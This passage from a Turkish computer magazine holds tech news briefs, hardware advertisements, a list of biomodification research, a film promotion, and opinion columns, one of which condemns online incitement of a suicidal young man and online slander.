içeriyor. Bakır odacıkların içinde bulunan su, kart ısındıkça buharlaşıyor, bir fan yardımıyla bu buhar soğutma borularının içine üfleniyor ve odadan geçerken soğuyan buhar soğuk su olarak yine bakır odacıklara dönüyor. Bu sistem sayesinde, düşük ısı derecelerinin yanında yedi desibel daha az ses çıkıyor.

BİLGİ İÇİN: www.nvidia.com.tr

LG'nin Android telefonu

Android işletim sistemi kendisini birçok üreticide başarıyla temsil ediyor; Samsung'un Galaxy S'i, Motorola'nın Droid'i, HTC'nin Evo'sundan sonra LG de ağır topunu piyasaya sokmaya hazırlanıyor. LG, Nvidia'nın Tegra 2'sini kullanan bir Android telefon yapıyor. "Star" kod adıyla bilinen bu telefon ilk çift çekirdekli Android telefon olma özelliğini taşıyacak. 4 inç ekranı, 8 megapiksel kamerası ve 1080p video kaydetmesi şimdilik bilinen özelliklerinden yalnızca birkaçı. Telefonun, Android'in hangi sürümünü kullanacağı henüz tam olarak bilinmiyor.

BİLGİ İÇİN: www.lge.com.tr

DataTraveler Ultimate 3.0 ile hızlı veri aktarımı

Kingston Digital USB 3.0 Flash Sürücü

Kingston, ilk USB 3.0 Flash sürücüsünü çıkardığını açıkladı. Kingston DataTraveler Ultimate 3.0 Flash sürücü ile şu anda yaygın olan USB 2.0'dan 10 kat daha hızlı veri transferi gerçekleştiriliyor. Saniyede 80 MB'a varan yazma hızına ve 60 MB'a varan okuma hızına sahip DataTraveler Ultimate 3.0, 16GB, 32GB ve 64 GB'lık kapasite seçenekleriyle satışa sunuluyor.

Yüksek veri aktarım hızı ve kapasitesiyle onu özellikle müzik, fotoğraf ve video gibi geniş dosyalar için ideal bir yedekleme ve transfer aracı haline getiriyor.

DataTraveler Ultimate 3.0 eski cihazlarda da kullanılabilmesi için bazı USB 2.0 portlarında ihtiyaç duyulabilecek Y kablosu ile birlikte sunuluyor. Kingston'ın ürün testlerinde 1 saat 44 dakikalık bir filmin (3.9 GB) sürücüyü aktarımı 1 dakika 13 saniyede tamamlanmış, benzer şekilde 2 saat 23 dakikalık bir DVD (4.4 GB) sürücüyü 1 dakika 23 saniyede aktarılmış. Kingston DataTraveler Ultimate 3.0 USB Flash sürücü 5 yıl garantili.

BİLGİ İÇİN: www.kingston.com

Microsoft Anti-virüs dert oldu

Microsoft'un Security Essentials adındaki anti-virüsünü güncelleme yoluyla dağıtmaya başlamasından sonra çıkan tartışmalara, Trend Micro'nun ardından Panda Security de katıldı. Microsoft Security Essentials bir yıldan uzun süredir piyasada, ancak güncelleme özelliğiyle sunulmaya geçen ay başladı. Güncelleme, anti-virüs yazılımı yüklü olmayan kullanıcılara teklif ediliyor. Panda Security'nin başkanı Juan Santana, Microsoft'un bu davranışının tüm kullanıcıları aynı antivirüs programı kullanmaya teşvik ettiğini ve bunun internetin güvenliği açısından kötü bir şey olduğunu söyledi. Panda Security'den Luis Corrons'a göre ise Security Essentials'ın yanında diğer ücretsiz virüs tarayıcıları da kullanıcıların tercihine sunulmalı.

BİLGİ İÇİN:

www.microsoft.com



Şık, Mobil ve Çevreci

Yeni Mobee S Serisi

Yeni Mobee S şimdi çok daha gösterişli. Metalik çerçevesi ince tasarım, estetik klavye ve kaliteli detaylar S serisini yeni bir platforma taşıyor. Parlak piyano siyahı ve parlak metalik fume renk seçenekleri ile karşımızda Mobee S. Son teknoloji düz tuşlu klavye ile, parmakların tuşlar ile temas yüzeyi artıyor.

Genişleyen ergonomik klavye ile şimdi yazı yazmak daha eğlenceli. 1024 x 576 çözünürlükte 10,1" LED ekranı ile canlı görüntüler alınıyor. Intel Atom N450 işlemci kullanan Mobee S 10",

son teknoloji 2 GB DDR3 bellek ve 250 GB hard diske sahip. Intel Atom N450, tek çekirdekli/ çift işlem parçacığı yapısında ve 1,66 GHz hızına sahip. 250 GB hard disk, müzik, video, fotoğraflar ve önemli dokümanlar bütün medya dosyalarınız için geniş depolama alanı sağlıyor. Linux Ubuntu işletim sistemi ile de diğer işletim sistemlerinden farklı olarak spam ve virüs olmaksızın daha güvenli bir işletim sistemi keyfi sağlıyor.

Fiyatı: 299\$ + KDV

BİLGİ İÇİN: www.mobee.com.tr

Bilgisayarınız,
şimdi daha kolay



Windows® 7

Qosmio X500

Bilgisayarınızda en iyi eğlence deneyimi için şimdi Windows® 7 Home Premium ile Qosmio X500'ün sanatsal yeniliğinin tadını çıkarın.

- Intel® Core™ i7 İşlemci *
- Dahili Web Kamera & Mikrofon
- Orijinal Windows® 7 Home Premium
- Çoklu Dokunmatik Kontrolle Sahip Dokunmatik Yüzey
- 18.4" Toshiba TruBrite® Full HD TFT Ekran
- Blu-ray Disc™ Yeniden Yazılabilir Sürücü
- NVIDIA® GeForce® GTS 360M Grafik Kartı



Dolby® Sound Room
ile Harman Kardon®
Ses Sistemi



İşıklandırılmış hassas düğmeler ile Multimedya Çubuğu

Intel, Intel logoğu, Intel Inside, Intel Core ve Core Inside, Intel Corporation'in Amerika Birleşik Devletleri ve diğer ülkelerdeki ticari markalarıdır. Microsoft, Windows ve Windows 7 A.B.D. veya diğer ülkelerdeki Microsoft Corporation kuruluşunun ticari markaları veya tescilli ticari markalarıdır. Ürün bilgileri, yapıldıkları, fiyatları ve sistemi, bilgilendirme/kullanılabilirliği önceden haber verilmeden değiştirilebilir. Ürün tasarım bilgileri ve renkler, önceden haber verilmeden değiştirilebilir ve burada gösterilenlerden farklı olabilir. Hatalar ve eksiklikler hariçtir.

* Model ve yerel olarak bulunabilir olmasına bağlıdır

TNB Toshiba Bilgisayar ve Görüntü Sistemleri
Türkiye Distribütörü

Çağrı Merkezi 0212 340 60 80

TOSHIBA
Leading Innovation >>>

www.toshiba-turkey.com/laptops

Çakallarla Dans 17 Aralıkta Vizyonda

Komik bir film



Bugüne kadar pek çok “çakallık” hikayesi dinlemiş ya da pek çok “çakallık” hikayesinin içinde, kenarında ya da yakınlarında bulunmuş olabilirsiniz. İşte Murat Şeker’in sinema filmi “Çakallarla Dans”ta da bir çakallık hikayesine ve beraberinde yaşanan komik durumlara tanıklık edeceksiniz. Bazen kendinizi tam ortasında bulduğunuz ve o an “acı” ama zamanla “komik” hale gelmiş bir çok hikaye bu filmle birlikte gün yüzüne çıkacak. Arkasından da akla gelen bir sürü komik ve üzerine tartışılacak soru: “Kadınlar mı daha çakal, erkekler mi?”, “Bugüne kadar en çakal kimi tanıdınız?”, “Tanınmış en ünlü çakallar kimler?”, “Yakınlarındaki en çakal kişi?”... ve daha bir çok soru...

Dağıtımı Tiglon tarafından yapılacak “Bir Murat Şeker Film”i olan “Çakallarla Dans”ın çekimleri 25 gün sürdü. Komedi türündeki filmde; Şevket Çoruh (Gökhan), İlker Ayrik (Servet),

Timur Acar (Necmi), Murat Akkoyunlu (Hikmet), Tuba Ünsal (Sinem), Kemal Uçar (Yücel), Erdal Tosun (Bestami Hoca), Cengiz Küçükayvaz (Adnan), Sümer Tilmaç (Bahattin), Didem Balçın (Fatma), Sevinç Gürşen (Necla), Sera Tokdemir (Pelin), Bülent Çolak (Şeref-siz Metin), Hakan Bilgin (Berber Hüseyin), Bülent Serttaş (Recep) rol aldı.

Filmin konusu ise şöyle: Büyük bir şirketin muhasebecisi olan Servet, gözünü para hırsı bürümüş karısının gazına gelerek, şirketin internet hesapları üzerinden hatırı sayılır miktarda bir parayı patronundan çalma planı yapar. Bu planın bir parçası da en yakın arkadaşı olan Gökhan’dır. Parayı onun hesabına aktararak herhangi bir olumsuz durumda suçu onun üzerine yıkacaktır. Diğer iki arkadaşı da bu hain planın figüranı olacaklardır. Ama unuttuğu iki şey vardır; birincisi, kendisi gibi kurnaz ama saf olan arkadaşları, ikincisi ise; çakallık yapmaya çalışırken zaten çakalların alengirli oyunlarının tam ortasında olmaları.

Çin teknolojide de liderliğe oynuyor

Dünyanın yeni süper gücü olmak için yarışan Çin’de, National Supercomputer Center’da bulunan Tianhe-1A sistemi, 2.57 petaflop/sn performansla ulaştı ve rekor kırdı. Bu ise TOP500’de bulunan dünyanın en güçlü süper bilgisayarları listesinde birincilik anlamına geliyor. Kıran bu rekorun sonucunda Amerikan Enerji Bakanlığı Oak Ridge Leadership Computing tesislerinde bulunan Cray XT5 “Jaguar” sistemi, 1.75 petaflop/sn ile birincilikten ikinciliğe geriledi. Üçüncü sırada 1.27 petaflop/sn ile Çin’li sistem Shenzen gelirken, dördüncü sıra 1.19 petaflop/sn performansı ile Tokyo Teknoloji Enstitüsü’nde bulunan Tsubame 2.0’a ait. Çin’in iki sistemi de hesaplamalarını hızlandırmak için Nvidia GPU’larını kullanıyor. TOP500’e göre ilk 10’daki sistemlerden ikisi Çin’de.

Hotmail güvenliği sıkılaştırıyor

Microsoft yaptığı açıklamada artık tüm kullanıcıların bütün Hotmail’le alakalı olan sayfalarında, HTTPS veri şifrelemesini kullanabileceğini açıkladı. Daha önceleri SSL ile güvenlik altında bulunan Hotmail hesabına giriş sayfası, yapılacak bir ayarla beraber tüm Hotmail bağlantılarına aktarılıyor ve bu da çok daha güvenli bir e-posta hesabının kapılarını aralıyor. Ayarlar bölümünü ziyaret edip, güvenlik özelliğini açmanız yeterli. Bu seçeneği açtıktan sonra SkyDrive, fotoğraflar, dosyalar sayfaları da güvenli sistemine girecektir.

BİLGİ İÇİN: www.hotmail.com



Kullanıcıların tasarladığı Nokia U

Her şeyi var


Nokia, kullanıcıları tarafından tasarlanan telefonunun görüntülerini ve özelliklerini yayınladı. Nokia U adını taşıyan telefon, Nokia N8’e oldukça benziyor. Projenin amacı aslında kullanıcıların istediği özelliklere sahip bir telefon yapmaktan çok onların fikirlerini almak. Fakat Nokia U, Ekim’de piyasaya sürülen Nokia N8’e olan benzerliğiyle

kafaları biraz karıştırdı. Cihazın N8’e göre bazı farkları da var. Telefon, N8’de olan renk seçeneklerine sahip değil ve ekranı biraz daha büyük. Nokia N8’den 2mm daha ince, 1mm daha uzun ve 3mm daha dar. USB 2 yerine USB 3 destekleyen cihaz, N8’de de olan HDMI çıkışına ve HD video kaydetme özelliğine sahip.

BİLGİ İÇİN: www.nokia.com.tr



TASARRUF FIRSATLARI İÇİN ŞİRKETİNİZİ ANALİZ EDİN.



Çıktı maliyetleri pek dikkate alınmaz ancak bu maliyetler şirket cironuzun %3'üne * kadar ulaşabilir. Kyocera Döküman Hizmetleri Yönetimi (DHY) ile bu maliyet %30'a **varan oranda azaltılabilir. İster donanım ister yazılım veya iş akışı kaynaklı olsun maliyetinizi arttıran faktörleri belirler, size özel en uygun çözümü sunarız. Sürekli yönetimle herşeyin mükemmel çalışmasını sağlarız. DHY'de Kyocera'nın uzun ömürlü teknoloji bazlı, güvenilir, yüksek üretkenlik ve üstün baskı kalitesi özelliklerine sahip ECOSYS ve TASKalfa ürünleri kullanılarak en iyi sonuç elde edilir.

Kaynak: *Gartner Group, **Photizo Group

En gelişmiş on Biyomodifikasyon

Biyoloji ile teknolojiyi bir arada harmanlayan araştırmacılar sadece algı organlarımızı güçlendirmekle kalmıyor, sakatlıkları iyileştiriyor, duyguları değiştiriyor ve hayvanlara hükmediyor.

BARIŞ EMRE ALKIM / MS

DNA bilgisayar

İsveçli araştırmacılar DNA'nın ve pigmentlerin (kromofor) bir karışımından oluşan bilgisayarlar için fiber optik üretmeye çalışıyorlar. Şu anda en büyük sorun organik fiber optiğin hala ışığın %70'ini özümsemesi.

12

Dış iskelet

İşte akıllı bilim adamları için doping: Dış iskeletler tıpkı elbise gibi giyiliyor ve ağır ekipmanın taşınmasına olanak tanıyan hidrolik sistemler içeriyor. ABD ordusu şu anda, "Hulc" adını taşıyan ve çizgi roman kahramanı yeşil deve atıfta bulunan bir sistemi deniyor.



Sinire sahip protez

Kaybedilen kol ve bacaklar için protez uzuv kullanımı yeni bir buluş değil. Ancak yakında çıkacak modeller doğrudan beyne bağlanacak. Hastaya yerleştirilen algılayıcılar gerek protezin kontrol edilmesini sağlayacak gerekse de sinir hücrelerine sinyal taşıyacak.



Robot böcek

Canlı böcekleri uzaktan yönetmek mi? Kulağa bilimkurgu gibi gelse de, Kaliforniya Üniversitesi'nin ve ABD savunma bakanlığının işbirliğiyle Afrika gül böceklerine elektrotlar yerleştiriliyor. Casusun uçuş süresi 30 dakika.

34

Artırılmış gerçeklik ve kontak lensler

Gerçek dünyanın görüntüsünü kullanarak web'den bilgi sunan akıllı telefon uygulamalarını bilmeyen kalmadı. Kontakt lensler gelecekte LED ekranlarla donatılacak ve elektriği radyo üzerinden alacak.

Fare robotlar

Redding Üniversitesi'nden araştırmacılar sadece üç tekerlek ve bir iki göstergeden oluşan bir robot inşa ettiler, hepsi de basit şeyler. Ancak robotu bir sıçan beyni yönetiyor. Beyin hücreleri elektronik sinyalleri alıyor, işletiyor ve tepki veriyor. Sıçan fare şu anda çok bir şey yapamıyor. Sadece nesnelerden ve duvarlardan kaçınmayı bilmiyor.




Kalp sağlığı implantı

Google bağlantılı yapay kalp: Eindhoven'daki bilim adamları, tıbbi bilgileri doğrudan hastanın Android'li cep telefonuna aktaran sahte bir kalp yaptılar. İletim standardı olarak da "nRF24L01+" kullanılıyor.



LED implantları

Tedavi için bir sürü LED: Hastanın derisinin altına yerleştirilen implantlar ilaçları daha hızlı uyguluyor ve yaranın iyileşmesini kolaylaştırıyor.



56

7

8

910

Sosyo duygusal beyin implantları

DBS (Derin Beyin Stimulasyonu) sayesinde, otizm, şizofreni ve anti sosyal rahatsızlıklardan yakınan hastaların beynine elektrotlar yerleştiriliyor. Sonra bir DBS aygıtı kullanarak depresyon ve hiperaktivite azaltılabilir.

Görme özürlülere yapay göz

MIT araştırmacıları son yirmi yıldır "Boston Retinal Impact Project" üzerinde çalışıyor. Amaç, körler için bir suni göz üretmek. Hastanın retinasına önce bir algılayıcı yonga yerleştiriliyor (şu ana kadar sadece altı kişide test edildi), ve gözlüğe bağlı cep telefonundan verileri alıyor.

Hızınızı artıran akıllı performans



YENİ

2010

Yeni 2010 Intel® Core™ i5 İşlemci:

- Intel® Turbo Boost Teknolojisi ile iş yükünüze göre işlemci hızını otomatik olarak artırır¹
- Intel® Hyper-Threading Teknolojisi ile aynı anda çok daha fazla işlem yapmanızı sağlar²
- Intel® HD Graphics ile olağanüstü bir görsel deneyim sunar³



Daha hızlı. Daha akıllı.

Yepyeni 2010 Intel® Core™ i5 İşlemci ailesi.

ArmAdA



datagate


Bilgisayar Malzemeleri Tic. A.Ş.

mersasistem

1 Intel® Turbo Boost Teknolojisi, Intel® Turbo Boost teknolojisi yeteneğine sahip işlemcili bir bilgisayar gerektirir. Intel® Turbo Boost performansı donanıma, yazılıma ve genel sistem ayarlarına bağlı olarak değişiklik gösterebilir. Sisteminizin Intel® Turbo Boost teknolojisine sahip olup olmadığını öğrenmek için bilgisayar üreticinize danışın. Daha fazla bilgi için <http://www.intel.com/technology/turboboost> adresini ziyaret edebilirsiniz. 2 Intel® Hyper-Threading Teknolojisi (HT Teknolojisi), HT Teknolojili bir işlemci, HT Teknolojisi ile kullanılabilen bir chipset, BIOS ve işletim sistemi olan bir bilgisayar sistemi gerektirir. Performans, kullandığınız yazılım ve donanıma bağlı olarak değişiklik gösterebilir. Intel® Hyper-Threading Teknolojisi Intel® Core™ i5-750 işlemcide mevcut değildir. Hangi işlemcilerin HT Teknolojisini desteklediğine dair detaylar hakkında daha fazla bilgi için <http://www.intel.com/info/hyperthreading> adresini ziyaret edebilirsiniz. 3 Intel® HD Graphics, tamamı yeni 2010 Intel® Core™ işlemci ailesinin seçkin modellerinde bulunmaktadır. Copyright © 2010, Intel Corporation. Tüm hakları saklıdır. Intel Inside, Intel Core, Pentium, Intel, ve Intel logosu, Amerika ve diğer ülkelerdeki Intel markalarıdır.

HABERİNİZ OLSUN

CEM ŞANCI, cemsanci@chip.com.tr, twitter.com/cem_sanci



Cem Şancı'nın blog'undaki
diğer yazıları için
TikTag için



Online intiharlar, iftiralar, cinayetler... Nereye gidiyoruz?

Hayırlı olsun, interneti de yaşamları mahvetmek için bir silaha dönüştürdük. İnsanların şereflerine, namuslarına, hayatlarına kasteden, yaşamlarını söndüren iftiralarla, saldırgan, yıkıcı yorumlarla bu internet nereye gidiyor?

■ Kasım ayı içinde bir akşamüstü evlerine gitmek isteyen insanlar kötü bir sürprizle karşılaştılar. 4 saatten uzun süren bir trafik sıkışıklığı içinde, intihar etmeye karar vermiş ekşi sözlükcü bir gencin köprüde ikna edilmesini beklediler.

Medyada şahit olduğum tartışmaların hepsi, "ay yazık gencecik bir çocuk intihar ediyor, sözlüklerde de diğerleri çocuğa atla diyor, çok ayıp, bu çocukları annelerine şikayet edelim," sığılığında kalıverdi. Oysa intihar edeceğini ekşi sözlük'te uzunca bir mektupla ilan edip sonra da köprüye çıkıp korkuluklara asılan, atlamasına ramak kalmış genç bir çocuk ortadayken, ekşi sözlükte "atlamazsan adam değilsin" yorumları yapan diğer gençlerin acımasızlıkları ve bu yorumlara izin veren, bu köşe yazısını yazdığım sırada o yorumları hala da silmemiş olan internet sitesi yöneticilerinin kafa yapısı hiç konu edilmedi.

Bu çocuk için "Atlamazsa adam değil, şov yapıyor," türevi yorumları yapan küçük çocuklar ekşi sözlük veya benzer sözlüklerde herkesin yaşamı, özel hayatı hakkında çirkin yorumlar, iftiralar dile getiren bilinçsiz, ukala, şımarık küçük çocuk profiline gayet uyuyor. Hadi onlardan akılca, olgunca bir hareket beklemeyi zaten bıraktık. ekşi sözlük'ün o çok profesyonel, çok olgun, her konuda uzman yöneticileri bu çocuğun yarın bilgisayar başına geçip, o kışkırtıcı yorumları okuyup, yeniden kontrolünü kaybedip intihara kalkışabileceğini tahmin edemiyor mu? İşlerine gelmediğini parantezi yanlış açtığı için yazarlarının metinlerini silen, hesaplarını kapatabilen bir internet sitesinin, intihara meyilli bir gence karşı biraz daha hassas davranması, intihar mektubunun altındaki kışkırtıcı yorumları

silmesi gerekirdi. Hatta tüm kullanıcılarını, intihar teşebbüsünde bulunan insanları kışkırtmanın "yazarlıkla, özgür ifadeyle" alakası olmayan çok çığ bir hareket olduğu yönünde uyarması gerekirdi. Ama ekşi sözlük bu sınavı da geçemedi. Şaşırmadım.

ekşi sözlükcü gencin intihar olayında onu intihara kışkırtan gençlerin çığı gibi, pek çok genç interneti başkalarının hayatını mahvetmek, karalamak, iftiralar atmak için silah olarak kullanıyor. İnsanımızın "ateş olmayan yerden duman çıkmaz" inancını kullanarak, sevmedikleri insanlara "sapık, manyak, kadın satıcısı, uyuşturucu müptelası, eşcinsel, hırsız, katil" gibi iftiralar atan ve onların toplum dışına itilmelerine neden olacak bu iftiraları sıralamayı bir oyun-eğlence haline getirmiş bu sorumsuz, sahipsiz, cahil, çığ, iftiracı çocuklar artık o kadar normal karşılanıyor ki, geçen gün aralarından birini TRT ekranında seyrettim. Eski sevgilisi hakkında "eşcinsel meşcinsel" yazmak ve onun ismini Google'da aratan insanlara rezil olmasını sağlamak için blog açtığını itiraf eden bu çirkin karakterli kız kanımı dondurdurdu. Ama daha acısı, bu itirafı yapan şımarık kız, sanki yaptığı şey çok normalmiş, çok haklıymış, çok harika bir iş yapmış gibi aferin beklercesine anlattı yaptıklarını ve sunucu da güle güle dinledi bu "şirin, tatlı, minik, şeker mi şeker" kıızı.

Yarın bu iftiracı çocuklardan birinin bir başkasına attığı iftiralar yüzünden, bir laf için adam öldürebilen insanlarla dolu bir toplumda bir cinayet işlenir, bir hayat kararırsa yine gülebilecek misiniz, merak ediyorum. Artık sözlüklere, Twitter'a, sosyal ağlara her girdiğimde gördüklerim karşısında şok olup kendimi mırıldanırken buluyorum: Nereye gidiyoruz?



Böyle fare görmediniz Ring Mouse

Genius'un yeni tanıttığı Ring Mouse daha önceden gördüğünüz hiçbir fareye benzemiyor. Bilgisayarı kontrol etmek için yepyeni bir fikir sunan cihaz ile oturduğunuz yerden PC'nize hükmedebilirsiniz. 2,4 GHz'lik kablosuz teknolojisi kullanan Ring Mouse, bir yüzük gibi parmağınıza takılabilir. Üst kısmında yer alan Opto Wheel Touch Control adlı 1000 dpi'lık optik sensor sayesinde baş parmağınızı oynattığınızda fare imlecini de hareket ettirmiş oluyorsunuz. Multimedya ve ev sineması PC'lerde kullanım kolaylığı sağlayan Ring Mouse ile müzik, film, resim ve sunumlarınızı uzaktan rahatlıkla yönetebilirsiniz. Ürünle beraber sunulan ioMedia yazılımı sayesinde yapacağınız hızlı ayarlarla da rahat erişim olanağı sunuluyor. Mikro boyutlardaki alıcısından 10 metre uzakta bile çalışabilen Ring Mouse, USB üzerinden şarj edilebiliyor. Fiyatı: 65TL

BİLGİ İÇİN: www.genius.com.tr

Windows'ta Moskova resti

Rusya Linux'a geçiyor

Daha önce da bazı ülkelerin Windows'u terk etme kararı aldığını görmüştük. Bu kez karar hemen kuzeyimizden, Rusya'dan geldi. Rusya bir süredir konuşulan, kendi ulusal işletim sistemini geliştireceği yönündeki iddiaları resmi olarak doğruladı. Rusya'nın bilişim güvenliğini arttırmak, masrafları düşürmek ve ülkenin Microsoft'a bağımlılığını azaltmak için bu tercihi yaptığı bildirildi. Rusya, piyasada bulunan herhangi bir Linux dağıtımını da kullanmayacak. Rus mühendisler, Linux tabanı üzerine kendi ulusal işletim sistemlerini geliştirecekler. Bu işletim sisteminin geliştirilmesi için 4,9 milyon dolarlık bir bütçe ayrıldı. İşletim sistemi hazırlandığında tüm devlet kurumlarında kullanılmaya başlanacak. Rusya bu yeni işletim sistemini üniversitelerin de kullanımına sunacak, fakat şimdilik zorunlu kılmayacak. Daha önce 2007 yılında üniversitelere daha düşük maliyetli Linux işletim sistemleri önerilmişti, bu uygulama da bu yıl içerisinde resmen hayata geçmiş olacak.

Rusya Windows'tan Linux'a geçişin yaşanması konusunda adım atan ilk ülke değil. Haziran ayında İngiltere de giderleri azaltmak için Windows'tan Linux'a geçiş planları yapmaya başlamıştı. 2003 yılında Sun'la yapılan görüşmeler sonucunda, firmanın açık kaynak kodlu ürünlerinin İngiliz devlet dairelerinde kullanılması konusunda anlaşmaya varılmıştı. Tabi tüm bu yaşananların vatandaşları bağlamadığını ve devlet kurumları için geçerli olduğunu hatırlatmakta da yarar var.

BİLGİ İÇİN: www.linux.org.tr

İstikrarlı Bir Güç İçin



350W-600W

JUMPER



- Intel ATX12V V2.312 ile uyumlu
- Geliştirilmiş devresi ile daha fazla dayanıklılık ve daha yüksek verimlilik sağlar
- SLI & Crossfire Çoklu-GPU VGA kartını destekler

- Intel & AMD Çift Çekirdekli ve Çok Çekirdekli CPU'ları desteklemektedir
- Bekleme modu +5VSB 0,1A'dan az olduğunda 1W'dan daha az tüketir
- Akıllı termal fan kontrolü teknolojisi ile üst düzey sessizlik

UNIVERSAL NOTEBOOK ADAPTER

90W SLIM



- Ultra Slim Dizayn, Sadece 145 * 71.5 * 16.5mm Ebatlarında
- USB +5V Şarj Fonksiyonu
- Manuel Voltaj Ayarı
- Değişik Markalı Notebooklar ile Uyumlu 10 Adet Çevirici Uç
- Çoklu Korumalar : OPP, OVP, OCP, OTP ve SCP

65W SLIM



- Ultra Slim Dizayn, Sadece 120 * 59.4 * 16.5mm Ebatlarında
- Değişik Markalı Notebooklar ile Uyumlu 10 Adet Çevirici Uç
- Çoklu Korumalar: OPP, OVP, OCP, OTP ve SCP

90W Energy Star



- Energy Star-V Standartları (% 87'ye varan) Verimliliği ile Enerji ve Para Tasarrufu
- Değişik Markalı Notebooklar ile Uyumlu 10 Adet Çevirici Uç
- Çoklu Korumalar: OPP, OVP, OCP, OTP ve SCP

40W MINI



- Netbooklar İçin Özel Olarak Geliştirilmiş Ultra İnce Ebat (67*36*25mm)
- Değişik Markalı Netbooklar ile Uyumlu 3 Adet Çevirici Uç
- Çoklu Korumalar: OPP, OVP, OCP, OTP ve SCP

Huntkey Hong Kong Development Co., Ltd.

Address: Huntkey Industrial Park, Banxue Road, Bantian, Shenzhen, 518129, China

Tel: +86-755-86906666

Fax: +86-755-89606699

Email: markets@huntkey.com

www.huntkeydiy.com

MOMENT BİLGİSAYAR DIŞ TİC.LTD.ŞTİ

Address: Dereboyu caddesi no: 69/A2 Mecidiyeköy/İstanbul

Tel: +9 0212 216 67 70

Email: info@momentbilgisayar.com

www.momentbilgisayar.com

READ.ME

MAHMUT KARSLIOĞLU, mkars@chip.com.tr



Daha hızlısını değil, daha kolay taşınanı istiyoruz...

İhtiyacım olmayacak kadar hızlı bir işlemci yerine yeterli ama her zaman yanımda taşıyabileceğimi tercih ederim.

■ Bilişim gündemini yakından takip edenler geçtiğimiz Kasım ayının sonlarına doğru ARM'ın kurucularından Hermann Hauser'ın Wall Street Journal'la yaptığı bir röportajındaki Intel'le ilgili iddialı söylemlerini mutlaka duymuşlardır. Hauser, Intel'in batmaya mahkum olduğunu söylerken, bu iddiasını iki olaya dayandırmıştı.

ARM, cep telefonlarından tabletlere, ebook okuyuculara kadar birçok cihazın çip tasarımını gerçekleştiriyor ve aynı zamanda birçok üçüncü parti üreticiye de lisanslı olarak veriyor. Hauser'a göre bu şekilde Intel yalnızca ARM'la değil aynı zamanda o üçüncü parti üreticilerinin hepsine yani kocaman bir orduya tek başına karşı koymaya çalışıyor.

Diğer taraftan bilgisayarların ortaya çıktığı 1950'lerden bu yana, teknolojinin dalgalar halinde ilerlediğini ve her dalgayla beraber eskide kalan firmaların yok olup, yeni firmaların doğduğunu belirtiyor. Hauser'a göre yeni gelen dalga, mobil cihazlar ve eski firmalar yok olurken, gelecek ARM gibi firmaların olacak. Öngörülerine birebir katılmamakla beraber haklı olduğu noktalar olduğunu da söylemeliyim. Çünkü bu söylemle üç aşağı beş yukarı neredeyse aynı tarihlerde tek çipe bin çekirdek sığdırmaya imkan tanıyan geleceğin teknolojisini duyuran Intel, görünen o ki halen süper bilgisayarların hayalini kuruyor.

Mobil alanda en büyük başarısı Atom işlemciler olan firmanın bu konuya fazla ağırlık vermediği de çok açık. Hauser, Intel, kocaman bir orduyla karşı karşıya

derken haklıydı ama karşı koymaya çalışıyor derken yanılıyor. Intel elbetteki batmayacak kadar büyük bir firma, ancak mobil konusunda treni kaçırmak üzere ve bundan dolayı başı ağrıyabilir. Bilgisayarlar çok hızlı bir şekilde geliyor ve hızlanıyor. Bunun sonucu olarak da daha önce mümkün olmayan işlemleri de gerçekleştirebiliyoruz. Yapabildiklerimizi ise daha hızlı bir şekilde tamamlıyoruz. Ancak ev kullanıcıları olarak uygulamalar ve oyunlar için sürekli artan bir şekilde ihtiyaç duyduğumuz güç ve hızın limitlerine varmış durumdayız. Hatta var olan işlem gücünün bir süredir ihtiyaç duyduğumuz sınırları aşmış olduğunu da söyleyebilirim. Artık bilgisayarlar bizi değil biz bilgisayarları yakalamaya çalışıyoruz. Daha önce ihtiyaç bile duymadığımız uygulamaları artık mümkün diye öğrenmeye ve kullanmaya çalışıyoruz. Alışık olmayan beynimizi 2 boyutlu ekrandaki üç boyutlu oyun karakterlerini algılamak için zorluyoruz. Bir taraftan gelişmemizi sağladığı bir gerçek ancak 1000 çekirdekli bir işlemcinin, evimizde kansere çare bulacak kadar kendimizi geliştirmedikçe bir işimize yarayacağını da sanmıyorum. Bilgisayarların işlerimizi kolaylaştırması gerekiyor. İçinde bulunduğumuz dönemde insanlar bunun her yerde olmasını istiyor.

Başa döndük denebilir. Artık büyük ve hızlı cihazlar değil, yavaş ve küçük ama her yerde yanımda olacak cihazlara ihtiyacımız var. Herkesin bunu kabul etmesi gerekiyor.



iPad gazetesi de geliyor

Dijital devrimde bir adım daha

Herkesin devamlı bahsettiği, gazetelerin sadece dijital ortamda yayın yapacağı döneme bir adım daha yaklaştık. Steve Jobs'ın ve News Corp CEO'su Rupert Murdoch'ın iş birliğiyle artık iPad'lerinizde yalnızca dijital ortama özel gazetenizi okuyabileceksiniz. İnternetteki söylentilere göre, ikili uzun zamandır böyle bir gazetenin planlarını yapıyordu.

Merkezi New York'ta bulunan News Corp'taki 100 kişinin çalışacağı gazete, Amerika'daki ulusal olayları, son dakika haberlerini konu alacak. 2012 seçimlerinin gazetede geniş yer bulması bekleniyor. Okuması gayet eğlenceli olacağı söylenen gazete, konular açısından ise oldukça ciddi olacak.

